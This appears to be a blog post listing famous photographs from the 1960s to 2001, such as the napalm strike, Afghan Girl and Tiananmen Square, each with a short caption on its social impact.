When war photographer Don McCullin saw the children of Biafra dying of hunger and the muscle-wasting disease kwashiorkor, he stopped photographing soldiers and convinced the world community to intervene with photos of children.


Duncan Cameron - Canadian Seal Hunt (1969)

Photos liked this one sparked public outrage. Many stopped buying fur and “seal-clubbing” became a metaphor for heartless evil.


Huynh Cong Ut - Napalm Strike (1972)

“Nick” Ut captured these South Vietnamese children being burned by Napalm. After taking the photo, Nick doused the naked Kim Phuc with water and took her to the hospital.


W. Eugene Smith - Tomoko Uemura in Her Bath (1972)

A Japanese girl suffers from mercury poisoning. The Chisso company was dumping waste into the water, and this photograph led to the company’s allocating funds for victims.


Unknown - Lenna (1972)

A cropped cover of Playboy became perhaps the most popular image used for testing image processing algorithims.


Stanley J. Forman - Fire on Marlborough Street (1975)

Forman climbed on a fire truck and cought these two falling from the burning building seconds before a fireman could reach them. The photo pushed states to require better fire safety codes.


Mike Wells - Uganda (1980)

A priest holds the hand of a starving child. Photos like this one moved the United Nations and others to send food to the starving Horn of Africa.


Steve McCurry - Afghan Girl (1984)

Sharbat Gula’s piercing gaze on the cover of National Geographic came to symbolize the plight of refugees around the world. Her identity was unknown until she was found again in 2002.


Stuart Franklin - Tiananmen Square (1989)

As millions demanded reform, a single young man refused to move in the face of the People’s Republic’s tanks.


German Press Agency - Oil-Contaminated Bird at the Coast of Alaska (1989)

When oil tanker Exxon Valdez ran aground Prince William Sound, crude oil killed millions of animals and destroyed natural habitats, and public outcry demanded new laws and billions in payment from Exxon.


Charles Porter - Oklahoma City (1995)

A fireman carries one victim from the wreckage of the federal building in Oklahoma City after the terrorist bomb killed 168 people.


NASA - Pillars of Creation (1995)

The Hubble Space Telescope’s most famous photo shows the Eagle Nebula and captivated a planet of stargazers.


Various - 2001 Terrorist Attacks (2001)

Terrorists attack the World Trade Center and other sites with airplanes, launching the recognition of a new kind of war on earth.


Andreas Gursky - 99 Cent II Diptychon (2001)

Perhaps surprisingly, this dense photograph of a supermarket is the most expensive photo ever sold, for $3,346,456 in a February 2007 Sotheby’s auction.

----------------
Listening to: John Powell - Waterloo
via FoxyTunes